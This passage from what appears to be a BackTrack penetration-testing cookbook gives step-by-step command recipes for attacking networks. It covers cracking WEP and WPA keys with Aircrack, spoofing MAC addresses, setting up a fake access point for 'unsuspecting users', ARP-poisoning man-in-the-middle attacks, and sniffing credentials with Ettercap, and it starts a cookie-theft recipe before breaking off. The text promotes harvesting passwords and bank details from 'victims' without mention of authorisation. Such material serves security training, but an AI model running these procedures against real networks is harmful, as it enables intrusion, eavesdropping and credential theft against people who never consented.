In order to perform the tasks of this recipe, a comfort with the BackTrack terminal windows is required. A supported wireless card configured for packet injection will also be required. In the case of a wireless card, packet injection involves sending a packet or injecting it on an already established connection between two parties. Please ensure that your wireless card allows for packet injection as this is not something that all wireless cards support.

How to do it...

Let's begin the process of using Aircrack to crack a network session secured by WEP.

1. Open a terminal window and bring up a list of wireless network interfaces, by entering the following command:

   ```
   airmon-ng
   ```

2. Under the interface column, select one of your interfaces. In this case, we will use `wlan0`. If you have a different interface, (such as mon0), please substitute it at every location where `wlan0` is mentioned.
3. Next, we need to stop the `wlan0` interface and take it down so that we can change our MAC address in the next step.

   ```
   airmon-ng stop
   ifconfig wlan0 down
   ```

4. Next, we need to change the MAC address of our interface. As the MAC address of your machine identifies you on any network, changing the identity of our machine allows us to keep our true MAC address hidden. In this case, we will use `00:11:22:33:44:55`.

   ```
   macchanger –mac 00:11:22:33:44:55 wlan0
   ```

5. Now we need to restart Airmon-ng.

   ```
   airmon-ng start wlan0
   ```

6. Next, we will use Airodump to locate available wireless networks nearby.

   ```
   airodump-ng wlan0
   ```

7. A listing of available networks will begin to appear. Once you find the one you want to attack, press *Ctrl* + *C* to stop the search. Highlight the MAC address in the BSSID column, right-click your mouse, and select **Copy**. Also, make note of the channel that the network is transmitting its signal upon. You will find this information in the channel column. In this case, the channel is 10.
8. Now we run Airodump and copy the information for the selected BSSID to a file. We will utilize the following options:
   - `–c`: This option allows us to select our channel. In this case, we will use `10`.
   - `–w`: This option allows us to select the name of our file. In this case, we have chosen `wirelessattack`.
   - `–bssid`: This option allows us to select our BSSID. In this case, we will paste `09:AC:90:AB:78` from the clipboard.

   Using these, let's execute our command:

   ```
   airodump-ng –c 10 –w wirelessattack --bssid 09:AC:90:AB:78 wlan0
   ```

9. A new terminal window will open displaying the output from the previous command. Leave this window open.
10. Open another terminal window and we will run Aireplay to attempt to make an association. Aireplay has the following syntax: `aireplay-ng -1 0 –a [BSSID] –h [our chosen MAC address] –e [ESSID] [Interface]`, as demonstrated in the following command:

    ```
    aireplay-ng -1 0 -a 09:AC:90:AB:78 –h 00:11:22:33:44:55 –e
    backtrack wlan0
    ```

11. Next, we send the router some traffic so that we have some data to capture. We use Aireplay again in the following format: `aireplay-ng -3 –b [BSSID] – h [Our chosen MAC address] [Interface]`, as demonstrated in the following command:

    ```
    aireplay-ng -3 –b 09:AC:90:AB:78 –h 00:11:22:33:44:55 wlan0
    ```

12. Your screen will begin to fill with traffic. Let this process run for a minute or two until we have information to run the crack.
13. Finally, we run Aircrack to crack the WEP key:

```
Aircrack-ng -b 09:AC:90:AB:78 wirelessattack.cap
```

How it works...

In this recipe, we used the Aircrack suite to crack the WEP key of a wireless network. Aircrack is one of the most popular programs for cracking WEP. Aircrack works by gathering packets from a wireless connection over WEP and then mathematically analysing the data to crack the WEP encrypted key. We began the recipe by starting Aircrack and selecting our desired interface. Next, we changed our MAC address which allowed us to change our identity on the network and then searched for available wireless networks to attack using Airodump. Once we found the network we wanted to attack, we used Aireplay to associate our machine with the MAC address of the wireless device we were attacking. We concluded by gathering some traffic and then brute forced the generated CAP file in order to get the wireless password.

Cracking a WPA/WPA2 wireless network

WiFi Protected Access (or **WPA** as it's commonly referred to) has been around since 2003 and was created to secure wireless networks and replace the outdated previous standard, WEP encryption. In 2003, WEP was replaced by WPA and later by WPA2. Due to having more secure protocols available, WEP encryption is rarely used. As a matter of fact, it is highly recommended that you never use WEP encryption to secure your network! There are many known ways to exploit WEP encryption and we will explore one of those ways in the recipe.

In this recipe, we will use the Aircrack suite to crack a WPA key.

Getting ready

In this recipe, we will use the Aircrack suite to crack a WPA key. In order to perform the tasks of this recipe, a comfort with the BackTrack terminal windows is required. A supported wireless card configured for packet injection will also be required. In the case of a wireless card, packet injection involves sending a packet, or injecting it, onto an already established connection between two parties.

How to do it...

Let's begin the process of using Aircrack to crack a network session secured by WPA.

1. Open a terminal window and bring up a list of wireless network interfaces:

   airmon-ng

2. Under the interface column, select one of your interfaces. In this case, we will use `wlan0`. If you have a different interface (such as mon0), please substitute it in every location where `wlan0` is mentioned.
3. Next, we need to stop the wlan0 interface and take it down.

   airmon-ng stop wlan0

   ifconfig wlan0 down

4. Next, we need to change the MAC address of our interface. In this case, we will use `00:11:22:33:44:55`.

   macchanger –mac 00:11:22:33:44:55 wlan0

5. Now we need to restart Airmon-ng.

   airmon-ng start wlan0

6. Next, we will use Airodump to locate available wireless networks nearby.

   airodump-ng wlan0

7. A listing of available networks will begin to appear. Once you find the one you want to attack, press *Ctrl + C* to stop the search. Highlight the MAC address in the BSSID column, right-click your mouse and select **Copy**. Also, note the channel that the network is transmitting its signal upon. You will find this information in the channel column. In this case, the channel is 10.
8. Now we run Airodump and copy the information for the selected BSSID to a file. We will utilize the following options:
   - `–c`: This option allows us to select our channel. In this case, we use 10.
   - `–w`: This option allows us to select the name of our file. In this case, we have chosen `wirelessattack`.
   - `–bssid`: This option allows us to select our BSSID. In this case, we will paste `09:AC:90:AB:78` from the clipboard.

   Using these, let's execute our command:

   airodump-ng –c 10 –w wirelessattack --bssid 09:AC:90:AB:78 wlan0

9. A new terminal window will open displaying the output from the previous command. Leave this window open.
10. Open another terminal window and we will run Aireplay to attempt to make an association. Aireplay has the following syntax: `aireplay-ng –dauth 1 –a [BSSID] –c [our chosen MAC address] [Interface]`. This process may take a few moments.

    ```
    Aireplay-ng --deauth 1 –a 09:AC:90:AB:78 –c 00:11:22:33:44:55
    wlan0
    ```

11. Finally, we run Aircrack to crack the WPA key. The `–w` option allows us to specify the location of our wordlist. We will use the `.cap` file that we named earlier. In this case, the file's name is `wirelessattack.cap`.

    ```
    Aircrack-ng –w ./wordlist.lst wirelessattack.cap
    ```

How it works...

In this recipe, we used the Aircrack suite to crack the WPA key of a wireless network. Aircrack is one of the most popular programs for cracking WPA. Aircrack works by gathering packets from a wireless connection over WPA and then brute forcing passwords against the gathered data until a successful handshake is established. We began the recipe by starting Aircrack and selecting our desired interface. Next, we changed our MAC address which allowed us to change our identity on the network and then searched for available wireless networks to attack using Airodump. Once we found the network we wanted to attack, we used Aireplay to associate our machine with the MAC address of the wireless device we were attacking. We concluded by gathering some traffic and then applied brute force to the generated CAP file in order to get the wireless password.

Automating wireless network cracking

In this recipe we will use Gerix to automate a wireless network attack. Gerix is an automated **Graphical User Interface** (**GUI**) for Aircrack. Gerix comes installed by default on BackTrack 5 and will speed up your wireless network cracking efforts.


Getting ready

A supported wireless card configured for packet injection will be required to complete this recipe. In the case of a wireless card, packet injection involves sending a packet, or injecting it, onto an already established connection between two parties.

How to do it...


Let's begin the process of performing an automated wireless network crack with Gerix.

1. From the desktop, on the Gnome start menu, go to **BackTrack** | **Exploitation Tools** | **Wireless Exploitation Tools** | **WLAN Exploitation** | **gerix-wifi-cracker-ng**.



2. Click on the **Configuration** tab.
3. On the configuration tab, select your wireless interface.
4. Click on the **Enable/Disable Monitor Mode** button.
5. Once the **Monitor** mode has been enabled successfully, under **Select Target Network**, click on the **Rescan Networks** button.
6. The list of targeted networks will begin to fill. Select a wireless network to target. In this case, we select a WEP encrypted network.

7. Click on the **WEP** tab:



8. Under **Functionalities**, click on the **Start Sniffing and Logging** button.
9. Click on the **WEP Attacks (No Client)** subtab.
10. Click on the **Start false access point authentication on victim** button.
11. Click on the **Start the ChopChop attack** button.
12. In the terminal window that opens, click on **Y** for the **Use this packet** question.
13. Once completed, copy the `.cap` file generated.
14. Click on the **Create the ARP packet to be injected on the victim access point** button.
15. Click on the **Inject the created packet on victim access point** button.
16. In the terminal window that opens, click on **Y** for the **Use this packet** question.
17. Once you have gathered approximately 20,000 packets, click on the **Cracking** tab.
18. Click on the **Aircrack-ng – Decrypt WEP Password** button.

How it works...

In this recipe, we used Gerix to automate a crack on a wireless network in order to obtain the WEP key. We began the recipe by launching Gerix and enabling the monitoring mode interface. Next, we selected our victim from a list of attack targets provided by Gerix. After we started sniffing the network traffic, we then used Chop Chop to generate the CAP file. We concluded the recipe by gathering 20,000 packets and applied brute force to the CAP file with Aircrack.

With Gerix, we were able to automate the steps to crack a WEP key without having to manually type commands in a terminal window. This is an excellent way to quickly and efficiently break into a WEP secured network.

Accessing clients using a fake AP

In this recipe, we will use Gerix to create and set up a fake **access point** (**AP**). Setting up a fake access point allows us to gather information on each of the computers that access it. People in this day and age will often sacrifice security for convenience and connecting to an open wireless access point to send a quick e-mail or quickly log in to a social network is rather convenient. Gerix is an automated **Graphical User Interface** (**GUI**) for Aircrack.


Getting ready

A supported wireless card configured for packet injection will be required to complete this recipe. In the case of a wireless card, packet injection involves sending a packet, or injecting it, onto an already established connection between two parties.


How to do it...

Let's begin the process of creating a fake AP with Gerix.


1. From the desktop, on the Gnome start menu, go to **BackTrack** | **Exploitation Tools** | **Wireless Exploitation Tools** | **WLAN Exploitation** | **gerix-wifi-cracker-ng**.



2. Click on the configuration tab.
3. On the **Configuration** tab, select your wireless interface.
4. Click on the **Enable/Disable Monitor Mode** button.
5. Once the **Monitor** mode has been enabled successfully, under **Select Target Network**, click on the **Rescan Networks** button.
6. The list of targeted networks will begin to fill. Select a wireless network to target. In this case, we select a WEP encrypted network.
7. Click on the fake AP tab.



8. Change the Access point ESSID from `honeypot` to something less suspicious. In this case we are going to use `personalnetwork`.



9. We will use the defaults on each of the other options. To start the fake access point, click on the **Start Face Access Point** button.

How it works...

In this recipe, we used Gerix to create a fake access point. Creating a fake access point is an excellent way of collecting information from unsuspecting users. The reason fake access points are a great tool to use is that to your victim, they appear to be a legitimate access point; thus making it trusted by the user. Using Gerix, we were able to automate the creation of setting up a fake access point in a few short clicks.

URL traffic manipulation

In this recipe, we will perform a URL traffic manipulation attack. URL traffic manipulation is very similar to a **Man-in-the-middle** (**MITM**) attack, in which we will route traffic destined for the Internet to pass through our machine first. We will perform this attack through ARP poisoning. ARP poisoning is a technique that allows you to send spoofed ARP messages to a victim on the local network. We will execute this recipe using Arpspoof.

How to do it...

Let's begin the URL traffic manipulation process.

1. Open a terminal window and execute the following command to configure IP tables to allow our machine to route traffic:

   ```
   sudo echo 1 >> /proc/sys/net/ipv4/ip_forward
   ```

2. Next, we launch Arpspoof to poison traffic going from our victim's machine to the default gateway. In this example, we will use a Windows 7 machine on my local network with an address of `192.168.10.115`. Arpspoof has a couple of options that we will select and they include:

   - `-i`: This option allows us to select our target interface. In this case, we will select `wlan0`.
   - `-t`: This option allows us to specify our target.

   Using these, let's execute our command:

   ```
   sudo arpspoof -i wlan0     -t 192.168.10.115 192.168.10.1
   ```

The syntax for completing this command is `arpspoof -i [interface] -t [target IP address] [destination IP address]`.

3. Next, we will execute another Arpspoof command that will take traffic from our destination in the previous command (which was the default gateway) and route that traffic back to our BackTrack machine. In this example our IP address is `192.168.10.110`.

```
sudo arpspoof –i wlan0     -t 192.168.10.1 192.168.10.110
```

How it works...

In this recipe, we used ARP poisoning with Arpspoof to manipulate traffic on our victim's machine to ultimately route back through our BackTrack machine. Once traffic has been re-routed, there are other attacks that you can run against the victim, including recording their keystrokes, following websites they have visited, and much more!

Port redirection

In this recipe, we will use BackTrack to perform port redirection; also known as **port forwarding** or **port mapping**. Port redirection involves the process of accepting a packet destined for one port, say port 80, and redirecting its traffic to a different port such as 8080. The benefits of being able to perform this type of attack are endless because with it you can redirect secure ports to unsecure ports, redirect traffic to a specific port on a specific device, and so on.

How to do it...

Let's begin the port redirection/forwarding process.

1. Open a terminal window and execute the following command to configure IP tables to allow our machine to route traffic:

```
Sudo echo 1 >> /proc/sys/net/ipv4/ip_forward
```

2. Next, we will launch Arpspoof to poison traffic going to our default gateway. In this example, the IP address of our default gateway is 192.168.10.1. Arpspoof has a couple of options that are available. The `-i` option allows us to select our target interface. In this case, we will select `wlan0`.

```
sudo arpspoof –i wlan0 192.168.10.1
```

The syntax for completing this command is `arpspoof –i [interface] [destination IP address]`.

3. Next, we will execute another Arpspoof command that will take traffic from our destination in the previous command (which was the default gateway) and route that traffic back to our BackTrack machine. In this example our IP address is 192.168.10.110.

```
iptables -t nat -A PREROUTING -p tcp --destination-port 80 -j
REDIRECT --to-port 8080
```

How it works...

In this recipe, we used ARP poisoning with Arpspoof and IPTables routing to manipulate traffic on our network destined for port 80 to be redirected to port 8080. The benefits to being able to perform this type of attack are endless because with it you can redirect secure ports to unsecure ports, redirect traffic to a specific port on a specific device, and so on.

Sniffing network traffic

In this recipe, we will examine the process of sniffing network traffic. Sniffing network traffic involves intercepting network packets, analyzing them, and then decoding the traffic (if necessary), and displaying the information contained within the packet. Sniffing traffic is particularly useful in gathering information from a target as depending on the websites visited, you will be able to see URLs visited, usernames, passwords, and other details that you can use against them.

We will use Ettercap for this recipe, but you could also use Wireshark. For demonstration purposes, Ettercap is a lot easier to understand and apply sniffing principles. Once an understanding of the sniffing process is established, Wireshark can be utilized to provide a more detailed analysis.

Getting ready

A wireless card configured for packet injection is required to complete this recipe although you can perform the same steps over a wired network. In the case of a wireless card, packet injection involves sending a packet, or injecting it, onto an already established connection between two parties.


How to do it...

Let's begin the process of sniffing network traffic by launching Ettercap.


1. Open a terminal window and start Ettercap. Using the `-G` option launches the GUI.

```
ettercap -G
```


2. We begin the process by turning on **Unified sniffing**. You can press *Shift* + *U* or use the menu and select **Sniff** | **Unified sniffing**:




3. Select the network interface. In the case of using an MITM attack, we should select our wireless interface:




4. Next, we turn on **Scan for hosts**. This can be accomplished by pressing *Ctrl* + *S* or using the menu and selecting **Hosts** | **Scan for hosts**:




5. Next, we bring up the hosts lists. You can either press *H* or use the menu and select **Hosts** | **Host list**:




6. We next need to select and set our targets. In our case, we will select 192.168.10.111 as target 1 by highlighting its IP address and clicking on the **Add To Target 1** button:




7. Now we are able to allow Ettercap to begin sniffing. You can either press *Ctrl + W* or use the menu and select **Start | Start Sniffing**:



8. Finally, we begin the ARP poisoning process. From the menu, go to **Mitm | Arp poisoning**:




9. In the window that appears, check the optional parameter **Sniff remote connections**:



10. Depending on the network traffic, we will begin to see information.

11. Once we have found what we are looking for (usernames and passwords). We will turn off Ettercap. You can do this by either pressing *Ctrl + E* or by using the menu and selecting **Start** | **Stop sniffing**.



12. Now we need to turn off Arp poisoning and return the network back to normal.

How it works...

This recipe included a MITM attack that works by using ARP packet poisoning to eavesdrop on wireless communications transmitted by a user. We began the recipe by launching Ettercap and scanning for our hosts. We then began the process of ARP poisoning the network. ARP poisoning is a technique that allows you to send spoofed ARP messages to a victim on the local network.

We concluded the recipe by starting the packet sniffer and demonstrated a way to stop ARP poisoning and return the network back to normal. This step is key in the detection process as it allows you to avoid leaving the network down once you have stopped poisoning the network.

This process is useful for gathering information as it's being transmitted across the wireless network. Depending on the traffic, you will be able to gather usernames, passwords, bank account details, and other information your targets send across the network. This information can also be used as a springboard for larger attacks.


Accessing an e-mail by stealing cookies

A cookie is, usually, a small data file sent by a website to a user's computer to store information while the user is browsing a website. Generally, this information is used by the website if the user decides to visit the website in the future by giving the website details on previous activity. Cookies are also used in some cases to store usernames and encrypted password values so that users don't have to enter a username and password every time they visit a website.

In this recipe we will use Easy Credentials to steal cookies from a victim on our network. Easy Credentials (or easy-creds as its commonly referred) is a bash script that uses tools such as Ettercap, URLStrip, SSLStrip, and others to automate the process of obtaining user credentials.


How to do it...

1. Open a terminal window and navigate to the folder containing Easy Credentials.



2. Start Easy Credentials by running its SH file:

